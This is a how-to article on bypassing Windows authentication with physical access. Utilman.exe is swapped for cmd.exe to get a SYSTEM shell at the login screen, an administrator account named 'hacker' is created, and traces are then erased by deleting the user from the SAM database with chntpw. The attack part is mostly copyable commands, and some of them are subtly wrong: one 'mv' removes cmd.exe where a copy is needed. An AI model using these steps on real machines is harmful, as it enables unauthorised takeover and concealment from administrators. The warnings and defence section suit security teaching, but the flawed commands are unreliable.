
Introduction
Physical access to a computer often equates to full control over its data and systems. This article explores a critical Windows security weakness tied to its boot process and demonstrates why physical security is a cornerstone of cybersecurity.

⚠️ Warning: Perform these steps only on systems you own or have explicit permission to test. Unauthorized access is illegal and unethical.
Why This Attack Works
Windows uses Utilman.exe to provide accessibility tools (e.g., on-screen keyboard) at the login screen. By replacing this executable with cmd.exe, attackers can launch a command prompt with SYSTEM-level privileges (the highest authority in Windows). This bypasses authentication entirely, as Windows trusts executables in its System32 directory.
Prerequisites
- Physical Access: The target machine must be physically accessible.
- Bootable USB Drive: A USB (4GB+) loaded with a bootable Linux OS that supports NTFS.
Why Alpine Linux?
- Lightweight (~200MB).
- Includes
ntfs3gdriver for editing Windows partitions. - Runs in RAM, leaving no traces on the USB.
Step-by-Step Guide
Step 1: Create a Bootable USB
Download Alpine Linux:
wget https://dl-cdn.alpinelinux.org/alpine/v3.18/releases/x86_64/alpine-standard-3.18.4-x86_64.isoVerify checksums to ensure file integrity.
Write the ISO to USB:
sudo dd if=alpine-standard-3.18.4-x86_64.iso of=/dev/sdX bs=4M status=progressReplace sdX with your USB identifier (e.g., sdb). Use lsblk (Linux) or Disk Utility (macOS) to confirm.
⚠️ Warning: Double-check the USB identifier. A typo here could erase your hard drive!
Step 2: Replace Utilman.exe with cmd.exe
Option A: If you have access to a Windows account, you can reboot into advanced mode:
- Log in with an existing account
- Go to Settings > Update & Security > Recovery
- Under "Advanced startup", click "Restart now"

- Choose "Troubleshoot" > "Advanced options" > "Command Prompt"

Once in the command prompt, navigate to C:\Windows\System32 and proceed with replacing Utilman.exe:
cd C:\Windows\System32
copy Utilman.exe Utilman.exe.bak
copy cmd.exe Utilman.exe
Or you can use the GUI if you prefer:

Option B: Boot from the USB and mount the Windows partition:
mkdir /mnt/windows
mount -t ntfs3g /dev/sda1 /mnt/windows  # Usually /dev/sda1 for the Windows drive
cd /mnt/windows/Windows/System32
Backup and Replace Utilman.exe:
cp Utilman.exe Utilman.exe.bak  # Backup original
mv cmd.exe Utilman.exe          # Replace with cmd.exe
Step 3: Create an Admin Account
Reboot into Windows. At the login screen, press Win+U to open a SYSTEM-level command prompt.
Add a New Admin User:
netplwiz // to manage users with GUI
// or like this:
net user hacker "P@ssw0rd123!" /add
net localgroup administrators hacker /add
P@ssw0rd123! meets Windows' complexity requirements.
Optional: Add the user to Remote Desktop Users for remote access.
🔍 Forensic Note: These actions create logs (Event ID 4720 for user creation). A vigilant admin can detect this.
Step 4: Cleanup (Optional)
To erase traces, reboot into Linux and:
Restore Utilman.exe:
mv -f Utilman.exe.bak Utilman.exeDelete the User from the SAM Database:
apk add chntpw  # Install SAM editor
chntpw -e SAM <<EOF
cd SAM\Domains\Account\Users
ls              # Find the user's RID (e.g., 000003E9 for RID 1001)
rm 000003E9
quit
EOF
⚠️ Note: User RIDs increment from 000003E8 (RID 1000). Use ls to confirm the correct RID.
How to Defend Against This Attack
- BIOS/UEFI Password: Prevent unauthorized boot media access.
- BitLocker Encryption: Encrypt the drive (Windows Pro/Enterprise required).
- Secure Boot: Restrict booting to signed OS only.
- Physical Security: Use cable locks or secure server rooms.
Ethical Considerations
This technique highlights a privilege escalation vulnerability present in most operating systems. Use it responsibly:
- Only on devices you own.
- For educational purposes.
- With explicit permission in professional settings.
Unauthorized access violates laws like the Computer Fraud and Abuse Act (CFAA) in the U.S. or GDPR in the EU.
Conclusion
While this method demonstrates Windows' reliance on physical security, it also underscores the importance of defense-in-depth strategies like encryption and firmware protections. Ethical hackers play a vital role in identifying and mitigating these risks—always prioritize legality and ethics in your work.